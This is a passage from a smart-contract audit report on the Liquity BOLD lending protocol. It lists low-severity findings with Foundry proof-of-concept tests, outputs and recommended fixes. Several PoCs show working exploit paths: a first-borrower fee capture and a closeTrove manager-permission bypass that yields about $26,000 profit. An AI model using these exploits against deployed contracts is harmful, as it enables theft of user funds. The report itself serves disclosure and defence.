2. Alice Trove was partially redeemed for 1 dollar, making her Trove the `lastZombieTroveId`.
3. Bob has a position with higher interest than Alice.
4. ETH price drops, and Alice Troves becomes liquidatable but wasn't liquidated.
5. The redemption function is called Alice's Trove should be redeemed, but her Trove will be skipped, and Bob's Trove will be redeemed, setting the `lastZombieTroveId` to zero.
6. ETH price goes up, and Alice Trove is now untrackable and irredemable.

```
function test7() public {

    // Bold price drops above 1 dollar and it is not profitable to redeem bold

    priceFeed.setPrice(2000e18);

    //Alice Opens a Trove with a very low interest rate when bold price trade slightly above a dollar
    vm.startPrank(A);
    uint256 aliceTroveId = openTroveNoHints100pct(A, 1.6 ether, 2000 ether, 0.01 ether);
    bool aliceInSortedTroves = sortedTroves.contains(aliceTroveId);

    console.log("Alice Trove is in sorted Troves Before Redeem : ", aliceInSortedTroves);

    vm.startPrank(A);
    boldToken.transfer(B, 1 ether); //Alice sends 1 Bold to Bob has 1 bold token

    vm.startPrank(A); //Alice redeems the collateral of her Trove with 1 dollar
    collateralRegistry.redeemCollateral(1 ether, MAX_UINT256, 1e18);

    aliceInSortedTroves = sortedTroves.contains(aliceTroveId);
    console.log("Alice Trove is in sorted Troves After Redeem  : ", aliceInSortedTroves);

    // Bob opens a Trove with 0.1% interest rate when bold price trade slightly above a dollar
    uint256 bobTroveId = openTroveNoHints100pct(B, 10 ether, 2000 ether, 1 ether);

    // ETH price drops and Alice Trove is now liquidatable but wasn't liquidated because of lack of funds in
    ↪  the stability pool
    priceFeed.setPrice(1200e18);
    vm.startPrank(B);
    boldToken.transfer(A, 1200 ether); //Bob Transfers 1500 Bold to Alice

    // Bold price drops below 1 dollar and it is now profitable to redeem bold
    // Alice currently has the lowers interest rate but Bob's Trove would be redeemed and Alice Troves can
    ↪  never be redeemed
    // Redeeming
    vm.startPrank(A);
    collateralRegistry.redeemCollateral(2900 ether, MAX_UINT256, 1e18);

    priceFeed.setPrice(2000e18);

    LatestTroveData memory aliceTroveData = troveManager.getLatestTroveData(aliceTroveId);
    LatestTroveData memory bobTroveData = troveManager.getLatestTroveData(bobTroveId);

    console.log("Alice Trove Data : ", aliceTroveData.entireColl, aliceTroveData.entireDebt);
    console.log("Bob Trove Data   : ", bobTroveData.entireColl, bobTroveData.entireDebt);

}
```

Output:

```
[PASS] test7() (gas: 1173080)
Logs:
  Alice Trove is in sorted Troves Before Redeem :  true
  Alice Trove is in sorted Troves After Redeem :  false
  Alice Trove Data :  1600000000000000000 199938356164383561643 8
  Bob Trove Data   :  1000000000000000000 0
```

Recommendation: Redeem the `lastZombieTroveId` even if it is liquidatable.

```
- if (getCurrentICR(singleRedemption.troveId, _price) < _100pct) {
+ if (getCurrentICR(singleRedemption.troveId, _price) < _100pct && !singleRedemption.isZombieTrove) {
      singleRedemption.troveId = nextUserToCheck;
      singleRedemption.isZombieTrove = false;
      continue;
  }
```

3.2.11 Precision Loss in `_calcInterest` Function

Submitted by fromeo016

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `_calcInterest` function in `TroveManager.sol` uses two sequential divisions (`/ ONE_YEAR / DECIMAL_PRECISION`), introducing minor precision loss for small time periods (e.g., 13 seconds). While this could theoretically underreport interest, no practical attack path exists in the current system, as frequent trove adjustments are not incentivized or common. The issue is a minor implementation flaw with negligible impact.

Finding Description: The `_calcInterest` function is:

```
function _calcInterest(uint256 _weightedDebt, uint256 _period) internal pure returns (uint256) {
    return _weightedDebt * _period / ONE_YEAR / DECIMAL_PRECISION;
}
```

Impact Explanation:

- Impact: Low.
- Reason:
  - Economic Impact: Negligible loss (e.g., <1 BOLD/year on 3000 BOLD at 10% rate) due to infrequent small-period calculations.
- Scalability: Even large troves see minimal discrepancies.
  - Systemic Risk: No material effect on debt tracking or system stability.

Likelihood Explanation:

- Likelihood: Low.
- Reason:
  - Feasibility: Frequent adjustments (e.g., every 13s) cost ~6.6-13.3 ETH/day in gas, far outweighing potential savings (<0.01 BOLD/day).
  - Incentive: No economic motive exists to exploit this, as gas costs dwarf the precision loss benefit.
  - Occurrence: Normal usage involves longer intervals, avoiding the issue.

Recommendation: Update `_calcInterest` for improved precision:

```
function _calcInterest(uint256 _weightedDebt, uint256 _period) internal pure returns (uint256) {
    return _weightedDebt * _period / (ONE_YEAR * DECIMAL_PRECISION);
}
```

- Why:
  - Combines divisions into one step, preserving precision.
  - Prevents theoretical underreporting, ensuring robustness even if system behavior changes (e.g., more frequent updates).
- Impact: Negligible in current system, but enhances future-proofing.

3.2.12 Lack of `_requireAnnualInterestRateIsNew` check

Submitted by 0xNull, also found by Visualbits, Araj, etherSky and Audittens

Severity: Low Risk

Context: BorrowerOperations.sol#L899

Finding Description: The problem arises from the absence of the `_requireAnnualInterestRateIsNew` check in the `setBatchManagerAnnualInterestRate` function. Without this check, it's possible to set the new annual interest rate to the same value as the old rate.

Impact Explanation: The absence of the _requireAnnualInterestRateIsNew check allows the new interest rate to be set to the same value as the old one, leading to incorrect debt calculations and outdated debt values. Additionally, the incorrect update of lastInterestRateAdjTime causes premature adjustments to be delayed or the _requireBatchInterestRateChangePeriodPassed condition to be postponed.

These issues break the intended logic of the system and maybe can cause financial discrepancies in the contract.

Likelihood Explanation: This issue occurs when the user sets the new interest rate equal to the old interest rate. And if there is any benefit from this, it could happen repeatedly, every week based on the `INTEREST_RATE_ADJ_COOLDOWN`, and possibly any time after `_requireBatchInterestRateChangePeriodPassed`.

Proof of Concept:

```
function testChangeBatchInterestRate0xnull() public {
    uint256 troveId = openTroveAndJoinBatchManager();

    // Fast forward 1 year
    vm.warp(block.timestamp + 365 days);

    uint256 ATroveRecordedDebtBefore = troveManager.getTroveDebt(troveId);
    uint256 ATroveEntireDebtBefore = troveManager.getTroveEntireDebt(troveId);
    assertGt(ATroveEntireDebtBefore, ATroveRecordedDebtBefore, "Trove entire debt should be greater than
    ↪  recorded");
    LatestBatchData memory batch = troveManager.getLatestBatchData(B);
    uint256 batchRecordedDebtBefore = batch.recordedDebt;
    uint256 batchEntireDebtBefore = batch.entireDebtWithoutRedistribution;
    assertGt(batchEntireDebtBefore, batchRecordedDebtBefore, "Batch entire debt should be greater than
    ↪  recorded");

    //last rate is 5e16
        uint256 lastRate = troveManager.getBatchAnnualInterestRate(B);

    vm.startPrank(B);
    borrowerOperations.setBatchManagerAnnualInterestRate(uint128(lastRate), 0, 0, 100000e18);
    vm.stopPrank();

    // Check new interest rate equal last rate
    assertEq(troveManager.getBatchAnnualInterestRate(B), 5e16, "Wrong batch interest rate");
}
```

Recommendation: Add `_requireAnnualInterestRateIsNew` check.

3.2.13 Known Issue CS-BOLD-013 Dismissed on Incorrect Assumption

Submitted by silverologist

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The known issue "Backed Tokens Can Be Redeemed Unproportionally" was previously marked as `wontfix` on the basis that the scenario was considered impossible. However, this assumption overlooks the case where a collateral branch is shutdown, which makes the scenario entirely possible and unhandled.

Finding Description: In the `CollateralRegistry.redeemCollateral` function, redemptions are distributed based on the unbackedness of redeemable collateral branches. If all redeemable branches are fully backed, the distribution falls back to being proportional to each branch's total debt. However,

the logic fails when the redeemed amount exceeds the total unbackedness of redeemable branches. This results in an imbalanced distribution of redeemed tokens.

This issue was originally reported and dismissed in BOLD Issue 477.

The rationale for dismissing was:

> If all the branches are fully backed except one, then the max amount that can be redeemed is the unbacked portion of that one branch, otherwise the sum of all SPs would exceed the total supply. So it seems to me that this scenario is impossible.

This logic, however, does not hold when a collateral branch is shutdown. A shutdown branch becomes unredeemable, and any unbacked debt it holds is excluded from the regular redemption process. The redeemed tokens that would have been allocated to this branch are instead redistributed across the remaining active branches, leading to over-redemption in those branches.

Impact Explanation: Imbalanced allocation of redeemed tokens among active branches.

Likelihood Explanation: This issue arises when one of the collateral branches is shutdown and a user redeems an amount that exceeds the total unbackedness of the remaining redeemable branches.

Proof of Concept: Example scenario:

- ETH branch is shutdown and has `100e18` unbacked debt.
- RETH branch is redeemable with `1e18` unbacked debt and `10e18` total debt.
- WSTETH branch is redeemable with `1e18` unbacked debt and `100e18` total debt.
- a user redeems `13e18` tokens.

Current redemption logic would distribute:

- `6.5e18` to RETH.
- `6.5e18` to WSTETH.

A more appropriate behavior would be the following:

- Cover unbacked amounts first:
  - `1e18` to RETH.
  - `1e18` to WSTETH.
- Distribute remaining `11e18` proportionally by total debt:
  - `1e18` to RETH.
  - `10e18` to WSTETH.

Recommendation: Consider modifying the redemption logic so that any amount exceeding the total unbackedness is distributed proportionally based on the total debt of the redeemable branches.

3.2.14 First Borrower Griefing Attack

Submitted by silverologist

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The first borrower can bypass the upfront fee while causing subsequent borrowers to pay higher fees, which are then received by the initial borrower.

Finding Summary: When BOLD is first minted through opening the initial trove, the Stability Pool contains no deposits yet. The protocol mints the upfront fee to pending yields, which only transfer to accumulated gains after reaching the minimum Stability Pool deposit threshold:

```
if (totalBoldDeposits < MIN_BOLD_IN_SP) {
    yieldGainsPending = accumulatedYieldGains;
    return;
}

yieldGainsOwed += accumulatedYieldGains;
yieldGainsPending = 0;
```

This creates an exploit opportunity:

- An attacker opens the first trove with maximum interest rate.
- They deposit at least 1 BOLD into the Stability Pool, triggering the distribution of the pending upfront fee to themselves which offsets their cost from the high interest rate.
- Subsequent borrowers are then forced to pay upfront fees based on the artificially inflated average interest rate. When they do, the original borrower receives these fees.

The attacker's fee revenue will decrease over time as additional users join the Stability Pool with lower interest rates. However, they're guaranteed an immediate profit, and they can maintain greater influence over the system's average interest rate and increase their share of fee collection by strategically adjusting their trove size. Regardless of how the system evolves, the initial attacker secures an immediate profit.

Impact Explanation: The first borrower avoids the upfront fee and can grief subsequent borrowers by forcing them to pay higher upfront fees.

Likelihood Explanation: This attack is always available for the first borrower.

Proof of Concept: Add a new test file in the `contracts/test/` directory with the following contents:

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.24;

import "./TestContracts/DevTestSetup.sol";

contract POC is DevTestSetup {
    function testGriefAttack() public {
        // Price is 2000 USD per ETH
        priceFeed.setPrice(2000e18);

        // No troves exist yet
        uint256 trovesCount = troveManager.getTroveIdsCount();
        assertEq(trovesCount, 0);

        // Save initial balances
        uint256 collateralBefore = collToken.balanceOf(A);
        assertEq(boldToken.balanceOf(A), 0);

        // First borrower opens a trove with maximum interest
        vm.prank(A);
        uint256 A_Id = borrowerOperations.openTrove(
            A, 0, 20e18, 2000e18, 0, 0, MAX_ANNUAL_INTEREST_RATE, 1000e18, address(0), address(0), address(0)
        );

        // They make the minimum SP deposit
        // This causes them to receive their upfront fee back
        makeSPDepositAndClaim(A, 1e18);

        // Second borrower opens a trove, likely with minimum interest
        // Their upfront fee is calculated based on a value that includes the maximum interest rate
        // And entirely stolen by the first borrower
        vm.prank(B);
        uint256 B_Id = borrowerOperations.openTrove(
            B, 0, 20e18, 20000e18, 0, 0, MIN_ANNUAL_INTEREST_RATE, 1000e18, address(0), address(0), address(0)
        );

        // Attacker withdraws from SP (must wait until another user covers the minimum deposit)
        makeSPDepositAndClaim(B, 1e18);
        makeSPWithdrawalAndClaim(A, 1e18);

        // Attacker closes their trove
        vm.prank(A);
        borrowerOperations.closeTrove(A_Id);
```

```
        // No collateral loss
        uint256 collateralAfterWithdraw = collToken.balanceOf(A);
        assertEq(collateralAfterWithdraw, collateralBefore);

        // Guaranteed BOLD profit
        assertEq(boldToken.balanceOf(A), 45546458993282320834);
    }
}
```

Run as `forge test --match-test testGriefAttack -vvv` from the `contracts/` directory.

Recommendation: Consider implementing a lower maximum interest rate during the system's initial phase.

3.2.15 Liquidation can reduce the TCR of the system when the stability pool doesn't have enough funds to cover the Trove Debt

Submitted by Joshuajee, also found by Lanrebayode77

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: Liquidation is generally supposed to increase the health of the system. That is to increase the TCR of the system, but in certain edge cases, liquidation will reduce the TCR and impact the system's health. One such case is when there is no Bold in the stability pool to cover the trove debt, or the bold amount is too small to cover the trove debt.

Finding Description: The root cause of this is that there is no check to ensure that liquidation improves the TCR of the system, and liquidation can also happen with zero liquidity in the stability pool. This can also be linked to how the redistribution of debt and collateral is being handled.

Impact Explanation: Medium - Liquidation that is supposed to improve system health will end up worsening the overall system Health and making it hard for people to open new Trove.

Likelihood Explanation: Medium - This will happen when the stability pool either doesn't have enough bold to close the position or has very few bold.

Proof of Concept: Add the following test to the `test/liquidationsLST.t.sol` file:

```
function testLiq2() public {

    priceFeed.setPrice(2000e18);
    (uint price,) = priceFeed.fetchPrice();

    vm.startPrank(A);
    borrowerOperations.openTrove(
        A,
        0,
        40 ether,
        24699 ether,
        0,
        0,
        MIN_ANNUAL_INTEREST_RATE,
        1000e18,
        address(0),
        address(0),
        address(0)
    );
    vm.stopPrank();

    vm.startPrank(B);
    uint256 BTroveId = borrowerOperations.openTrove(
        B,
        0,
        20 ether,
        33000 ether,
        0,
        0,
        MIN_ANNUAL_INTEREST_RATE,
        1000e18,
        address(0),
```

```
        address(0),
        address(0)
    );
    vm.stopPrank();

    uint256 TCR = LiquityMath._computeCR(borrowerOperations.getEntireBranchColl(),
    ↪  borrowerOperations.getEntireBranchDebt(), price);
    console.log("TCR 1:  ", TCR);

    priceFeed.setPrice(1540e18);
    (price,) = priceFeed.fetchPrice();

    TCR = LiquityMath._computeCR(borrowerOperations.getEntireBranchColl(),
    ↪  borrowerOperations.getEntireBranchDebt(), price);
    console.log("TCR 2:  ", TCR);

    troveManager.liquidate(BTroveId);

    TCR = LiquityMath._computeCR(borrowerOperations.getEntireBranchColl(),
    ↪  borrowerOperations.getEntireBranchDebt(), price);
    console.log("TCR 3:  ", TCR);

    console.log("CCR  :  ", borrowerOperations.CCR());

}
```

Output:

```
[PASS] testLiq2() (gas: 1239283)
Logs:
  TCR 1:   2079559338185681661
  TCR 2:   1601260690402974879
  TCR 3:   1598591922585636587
  CCR  :   1600000000000000000
```

From the above output, TCR decreased from 160 to 159 after liquidation. 160 is actually the CCR of the system. Without the liquidation it will take the system two months to go below CCR.

Recommendation: Ensure that liquidation increases the TCR.

3.2.16 AddManager restriction is not checked during `BorrowerOperations.closeTrove` operation

Submitted by Auditten, also found by rscodes, Auditten, Auditten, Auditten, Auditten, 0x37, 0x37 and rscodes

Severity: Low Risk

Context: BorrowerOperations.sol#L676

Summary: `_requireSenderIsOwnerOrAddManager(_troveId, owner)` check is missed in the `closeTrove` operation, which allows `RemoveManager` to withdraw more funds than expected.

Finding Description: `BorrowerOperations.sol` inherits `AddRemoveManagers.sol` contract, which allows the Trove's owner to set managers, who can change Trove's debt/collateral:

- When `AddManager` is nonzero, only the specified address except the owner can add collateral or repay a debt to a Trove (let's call this "AddManager restriction").
- Except the owner, only the specified address `RemoveManager` can withdraw collateral or draw new debt (let's call this "RemoveManager restriction").

During the execution of the `closeTrove` operation, the caller performs two actions: repays the entire debt and withdraws the collateral. However, inside the closeTrove function only the "RemoveManager restriction" is being checked, which allows the caller to bypass the "AddManager restriction" and perform potentially unauthorized by the Trove's owner action.

- "AddManager restriction" details: While in most cases `AddManager`'s actions are profitable for the Trove's owner (and therefore by default anyone is allowed to perform them), in fact "AddManager restriction" significantly limits the `RemoveManager`'s rights. E.g. the `RemoveManager` of a Trove with `100'000` Bold debt and a collateral equivalent `126'000\$` can either withdraw at most `6000\$` of a collateral equivalent, or draw at most `5000` Bold. This is because the Trove's collateral ratio should

always stay above `MCR = 120%` (it can be limited even more if the Trove belongs to a batch and therefore additional 10% of `BCR` are added to `MCR`).

However, with "AddManager rights" as well, the `RemoveManager` can withdraw any amount of collateral, previously repaying a necessary debt.

Attack scenario:

1. User "A" opens a Trove with 100'000 Bold debt and rETH equivalent of 126'000$.
2. User "A" sets himself as an "AddManager" of his Trove to restrict later `RemoveManager`.
3. User "A" obtains an off-chain debt of ~6000$ to user "B" and decides to pay it off using his current Trove. Alternatively, user "A" just trusts user "B" to control his extra 6000$ (e.g. for cold/hot wallets setup, cold wallet "A" trusts hot wallet "B" to control only some small amount of funds).
4. User "A" sets user "B" as a RemoveManager to his Trove, assuming that user "B" will not be able to withdraw more than 6000$ equivalent.
5. Instead of withdrawing collateral equivalent of 6000$, user "B" performs an unauthorized `closeTrove` operation, obtaining 26000$ profit, which is 20000$ more than expected by the Trove's owner "A".

Impact explanation: High - "A vulnerability that could lead to a significant amount of funds being stolen or lost". The attack scenario above can lead to user losses of up to ~23% (= 0.3 / 1.3 * 100%, where 1.3 corresponds to MCR+BCR=130% from the second section) of their initial collateral value.

Likelihood explanation: Medium - "Issues with significant constraints, e.g. actions by other users". It's required that Trove's owner:

- Set `RemoveManager` to some address using setRemoveManagerWithReceiver function, specifying `receiver` address that can be controlled by `RemoveManager` (e.g. `_manager = _receiver`).
- Set `AddManager` to some other address not controlled by the `RemoveManager`.

Proof of Concept: The following proof of concept demonstrates scenario from the "Attack scenario" section:

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.18;

import "./TestContracts/DevTestSetup.sol";
import {console} from "forge-std/console.sol";

contract AddManagerViolation is DevTestSetup {
    uint256 constant collPrice = 2000e18;

    function setUp() public override {
        super.setUp();
        priceFeed.setPrice(collPrice);
        openTroveNoHints100pct({          // open a Trove with big CR so that TCR > CCR
            _account: F,                  // represents all other users
            _coll: 1000 ether,            // 2_000_000$
            _boldAmount: 1_000_000 ether, // 1_000_000$
            _annualInterestRate: 1e17     // 10%
        });
        B = makeAddr("removeManager"); // some empty account
    }

    function testAddManagerViolation() public {
        // Step 1
        uint256 ATroveId = openTroveNoHints100pct({
            _account: A,
            _coll: 63 ether,            // 126_000$
            _boldAmount: 100_000 ether, // 100_000$
            _annualInterestRate: 1e17   // 10%
        });

        // Steps 2-4
        vm.startPrank(A);
        borrowerOperations.setAddManager(ATroveId, A);
        borrowerOperations.setRemoveManagerWithReceiver(ATroveId, B, B);
        vm.stopPrank();
```

```
        uint256 initialBoldBalanceOfB = troveManager.getTroveEntireDebt(ATroveId);
        deal(address(boldToken), B, initialBoldBalanceOfB);
        vm.startPrank(B);
        // "B" cannot directly withdraw too much collateral due to not having rights
        // to repay the debt, which is correct behaviour
        vm.expectRevert(AddRemoveManagers.NotOwnerNorAddManager.selector);
        borrowerOperations.adjustTrove({
            _troveId: ATroveId,
            _collChange: 61.5 ether,   // 3000$ remaining
            _isCollIncrease: false,
            _debtChange: 98_000 ether, // 2000$ remaining
            isDebtIncrease: false,
            _maxUpfrontFee: type(uint256).max
        });
        // Step 5. "B" can withdraw too much collateral using closeTrove,
        // which is wrong behaviour, because during this operation
        // "B" repays the debt, while not having rights to do so
        borrowerOperations.closeTrove(ATroveId);
        vm.stopPrank();
        console.log("User B gains %e WETH (63 WETH of coll + 0.0375 WETH for gas compensation)",
        ↪  collToken.balanceOf(B));
        uint256 attackCostInBold = initialBoldBalanceOfB - boldToken.balanceOf(B);
        console.log("User B spend %e Bold ~ 100000 Bold", attackCostInBold);
        console.log("User B profit: %e$ ~ 26000$", collToken.balanceOf(B) * collPrice / 1e18 -
        ↪  attackCostInBold);
    }
}
```

1. Clone the repository and build it using `forge build`.
2. Create the file `AddManagerViolation.sol` inside the `test` folder with the content from the above.
3. Run `forge test -vv --match-contract AddManagerViolation` command. It will output the following logs:

```
User B gains 6.30375e19 WETH (63 WETH of coll + 0.0375 WETH for gas compensation)
User B spend 1.0019178082191780821917 8e23 Bold ~ 100000 Bold
User B profit: 2.588321917808219178082 2e22$ ~ 26000$
```

It should be noted, that spend/profit values slightly differs from the values in the "Attack scenario" due to the upfront fee applied during the first step.

Recommendation: Add `_requireSenderIsOwnerOrAddManager(_troveId, owner)` check to the `closeTrove` function.

3.2.17 Using max redemption price for RETH causes troves with less than 100 pct icr get redeemed incorrectly

Submitted by n1kh1l, also found by ZC002

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The protocol uses different price calculations for RETH collateral during normal operations vs redemptions. This allows undercollateralized Troves (ICR < 100% under normal pricing) to be included in redemptions when the redemption price calculation artificially inflates their ICR above 100%. The protocol employs a higher price (maximum of market price and canonical exchange rate) for RETH redemptions when prices are within a 2% threshold to prevent attackers from exploiting oracle lag.

When redeeming the trove the code avoids redeeming troves below 100 pct icr as mentioned here in the comments:

```
// Skip if ICR < 100%, to make sure that redemptions don't decrease the CR of hit Troves
if (getCurrentICR(singleRedemption.troveId, _price) < _100pct) {
    singleRedemption.troveId = nextUserToCheck;
    singleRedemption.isZombieTrove = false;
    continue;
}
```

However to compute the icr of the trove the code uses the higher redemption price to calculate if the trove is below 100 pct and ineligible for redemptions:

1. CollateralRegistry.sol#L120.
2. TroveManager.sol#L1196.
3. The redemption price is then passed to redeem function of trove which uses this price to compute the icr CollateralRegistry.sol#L151.

While normal operations like liquidations use a normal price to compute the icr:

1. TroveManager.sol#L414.
2. TroveManager.sol#L423.

Icr calculation using normal price:

1. TroveManager.sol#L483.
2. RETHPriceFeed.sol#L64-L79.

Now this leads to a scenario when a trove is under 100pct icr normally and liquidatable and should not be redeemed as (intended behaviour of the protocol) will appear to be more than 100pct when redeeming when a higher price is used (because the collateral will be overvalued)which will cause the trove to be redeemed incorrectly.

Normal operations use the lower of market price and canonical price. Redemptions use the higher of the two if the deviation is small (under 2%). This means that the normal icr calculated will always be smaller than when computed with a redemption price.

Finding Description:

Initial Price: 2000. Collateral (C) = 2. Debt (D) = 2001.

```
ICR at initial price.
ICR initial = (2 × 2000) / 2001 = 4000 / 2001  1.999.
(This is approximately 200%; the trove is healthy).
```

```
After price drop to 1000.
ICR drop price = (2 × 1000) / 2001 = 2000 / 2001  0.9995.
(This is about 99.95%; the trove is undercollateralized and should be ineligible for redemption).
```

```
For redemptions, a slightly higher price is used:
Redemption Price = 1000 × 1.005 = 1005.
```

```
ICR using the redemption price.
ICRredemptionprice  = (2 × 1005) / 2001 = 2010 / 2001  1.0045.
(This is roughly 100.45%; the trove appears overcollateralized).
```

Thus, even though the trove's ICR is around 99.95% at the market drop price, using the 0.5% higher redemption price makes the ICR appear as approximately 100.45%, rendering an undercollateralized trove falsely eligible for redemption. Note that this example and the coded proof of concept below only uses a 0.5% higher price, but the redemption price can be up to 2% higher than the market price.

Impact Explanation: This breaks the core assumption that troves with an ICR below 100% should not be redeemed. Troves that are liquidatable at the market pric and should be liquidated end up getting redeemed instead, due to how the redemption price is fetched. While this behavior is an issue on its own, it also introduces a secondary bug: the redemption worsens the ICR of the already undercollateralized trove as mentioned and explained here in the known issues section of the contest readme note that a similar issue exists for wsteth. BOLD Issue 490.

Likelihood Explanation: Since the redemption price is always higher than normal operations the likelyhood is very high.

Proof of Concept: Paste this test in the file `test/troveManager.t.sol` and run: `forge test --match-contract TroveManagerTest --match-test testRedemptionUsesHigherRedemptionPriceForPreviouslyIneligibleTrove`.

```
function testRedemptionUsesHigherRedemptionPriceForPreviouslyIneligibleTrove() public {.
    // Step 1. Set an initial high price
    priceFeed.setPrice(2000e18);

    // Open a stabilizer trove (by account D)
    openTroveNoHints100pct(D, 5 ether, 2000e18, 1e17);
```

```
    // Step 2. Open the target trove (by account A)
    // At a price of 2000e18, this trove is healthy
    uint256 testTroveId = openTroveNoHints100pct(A, 2 ether, 2001e18, 1e17);

    // Record the initial debt and collateral.
    uint256 debtBefore = troveManager.getTroveDebt(testTroveId);
    uint256 collBefore = troveManager.getTroveColl(testTroveId);

    // Step 3. Drop the price to 1000e18 so that the trove's ICR becomes about 99%
    uint256 dropPrice = 1000e18;
    priceFeed.setPrice(dropPrice);

    // The ICR calculated at the drop price should be below 100% meaning ineligible for redemption
    uint256 icrAtDrop = troveManager.getCurrentICR(testTroveId, dropPrice);
    assertLt(icrAtDrop, _100pct, "Trove ICR should be below 100% at drop price");

    // Step 4. Warp time to ensure the redemption rate is not 100%
    vm.warp(block.timestamp + 7 days);

    // Step 5. For redemption, simulate that the system uses a price that is 0.5% higher than the drop price
    // This redemption price is computed as:
    uint256 redemptionPrice = dropPrice * 1005 / 1000;// (0.5% higher than dropPrice)
    priceFeed.setPrice(redemptionPrice);

    // Now the ICR computed using the redemption price should be above 100% because of the redemption price
    uint256 icrAtRedemption = troveManager.getCurrentICR(testTroveId, redemptionPrice);
    assertGt(icrAtRedemption, _100pct, "Trove ICR should be above 100% at redemption price");

    // Step 6. Prepare account C to perform redemption by ensuring it holds enough BOLD tokens
    uint256 redemptionAmount = 1000e18;
    deal(address(boldToken), C, redemptionAmount);

    // Step 7. Have account C call the redemption function
    vm.startPrank(C);
    collateralRegistry.redeemCollateral(redemptionAmount, 10, 1e18);
    vm.stopPrank();

    // Step 8. Verify that the target trove's debt and collateral have been reduced,
    // meaning that the redemption successfully processed
    assertLt(troveManager.getTroveDebt(testTroveId), debtBefore, "Trove's debt was not reduced by redemption");
    assertLt(troveManager.getTroveColl(testTroveId), collBefore, "Trove's collateral was not reduced by
    ↪  redemption");
}
```

If you want a running proof of concept that demonstrates the price logic which causes this issue paste the below test in `oraclesmainnet.t.sol` and run `forge test --match-test testRedemptionOfRETHUsesMaxPriceWhenMarketPriceIsBelow100PercentICR -vvvv`.

```
// Add this helper function in the oraclemainnet contract.
function openTroveNoHints100pct(
    address user,
    uint256 _coll,
    uint256 _debt,
    uint256 _interestRate
) internal returns (uint256) {
     vm.startPrank(user);
    /// Calls the openTrove function on the RETH branch (contractsArray[1])
    uint256 troveId = contractsArray[1].borrowerOperations.openTrove(
        user, 0, _coll, _debt, 0, 0, _interestRate, _debt, address(0), address(0), address(0)
    );
    vm.stopPrank();
    return troveId;
}

function testRedemptionOfRETHUsesMaxPriceWhenMarketPriceIsBelow100PercentICR() public {

    // STEP 1: Open a healthy trove
    // Use parameters: debtRequest = 2000e18 and collateral = 2050.5e18
    uint256 debtRequest = 2000e18;
    uint256 coll = 205050000000000000000; // 2050.5e18
    uint256 troveId = openTroveNoHints100pct(A, coll, debtRequest, 1e17);

    // STEP 2: Override the RETH oracle to simulate a low market price
    // We want the market price to be 0.97e18 (i.e. 97e16) while canonical rate is ~1e18
    etchStaleMockToRethOracle(address(mockOracle).code);
```

```
    ChainlinkOracleMock(address(rethOracle)).setPrice(int256(97e16));
    ChainlinkOracleMock(address(rethOracle)).setUpdatedAt(block.timestamp);
    // For simplicity, assume ETH/USD is fixed at 1e18
    uint256 ethUsdPrice = 1e18;

    // STEP 3: Compute effective prices and ICR
    // Get the canonical RETH rate from rethToken
    uint256 canonicalRethRate = rethToken.getExchangeRate(); // expected ~1e18 (or a similar value)
    uint256 marketRethPrice = _getLatestAnswerFromOracle(AggregatorV3Interface(address(rethOracle)));

    // effectivePriceMin = min(canonical, market) * ethUsdPrice / 1e18
    // effectivePriceMax = max(canonical, market) * ethUsdPrice / 1e18;
    uint256 effectivePriceMin = LiquityMath._min(canonicalRethRate, marketRethPrice) * ethUsdPrice / 1e18;
    uint256 effectivePriceMax = LiquityMath._max(canonicalRethRate, marketRethPrice) * ethUsdPrice / 1e18;

    // Compute ICR = collateral * effectivePrice / debt
    uint256 icrMin = coll * effectivePriceMin / debtRequest;
    uint256 icrMax = coll * effectivePriceMax / debtRequest;

    console2.log("Canonical RETH Rate:", canonicalRethRate);
    console2.log("Market RETH Price:", marketRethPrice);
    console2.log("Effective Price (Min):", effectivePriceMin);
    console2.log("Effective Price (Max):", effectivePriceMax);
    console2.log("ICR using min price:", icrMin);
    console2.log("ICR using max price:", icrMax);

    assertLt(icrMin, 1e18, "ICR using min effective price should be below 100%");
    assertGt(icrMax, 1e18, "ICR using max effective price should be above 100%");

    // ================================================.
    // STEP 4: Update the oracle to report the max effective price (simulating redemption logic)
    ChainlinkOracleMock(address(rethOracle)).setPrice(int256(effectivePriceMax));
    ChainlinkOracleMock(address(rethOracle)).setUpdatedAt(block.timestamp);

    // ================================================.
    // STEP 5: Record the branch's active pool Bold debt before redemption
    // Using the RETH branch active pool from contractsArray[1]
    uint256 poolDebtBefore = contractsArray[1].activePool.getBoldDebt();

    // ================================================.
    // STEP 6: Prepare for redemption
    // Provide account C with sufficient BOLD tokens
    uint256 redeemAmount = 100e18;
    deal(address(boldToken), C, redeemAmount);

    // ================================================.
    // STEP 7: Perform redemption
    vm.startPrank(C);
    collateralRegistry.redeemCollateral(redeemAmount, 10, 1e18);
    vm.stopPrank();

    // ================================================.
    // STEP 8: Verify redemption by checking active pool's Bold debt reduction
    uint256 poolDebtAfter = contractsArray[1].activePool.getBoldDebt();
    // We expect the active pool's Bold debt to decrease exactly by redeemAmount
    assertEq(poolDebtAfter, poolDebtBefore - redeemAmount, "Active pool debt should reduce by redeemed amount");
}
```

3.2.18 Users Are Overcharged Redemption Fees Due to Skipped Sub-100% ICR Troves Being Included in Unbacked Portion Calculation

Submitted by KrisRenZo

Severity: Low Risk

Context: TroveManager.sol#L771

Summary: The `redeemCollateral` function in `CollateralRegistry.sol` skips troves with ICR < 100% during redemption, but these troves' BOLD debts are still included in the `unbackedPortion` calculation. This mismatch forces users to perform multiple redemptions with increasing fees when their initial redemption cannot be fully satisfied due to skipped troves.

Vulnerability Details: There is a discrepancy between how unbacked portions are calculated and how redemptions are actually processed:

1. During `getUnbackedPortionPriceAndRedeemability`, the total unbacked portion includes BOLD from all troves:

```
uint256 unbackedPortion = troveManager.getEntireBranchDebt();
```

2. However, during actual redemption in `redeemCollateral`, troves with ICR < 100% are skipped:

```
// Skip if ICR < 100%, to make sure that redemptions don't decrease the CR of hit Troves
if (getCurrentICR(singleRedemption.troveId, _price) < _100pct) {
    singleRedemption.troveId = nextUserToCheck;
    singleRedemption.isZombieTrove = false;
    continue;
}
```

This means users querying `getUnbackedPortionPriceAndRedeemability` receive an inflated unbacked portion value that includes BOLD from troves that will be skipped during actual redemption.

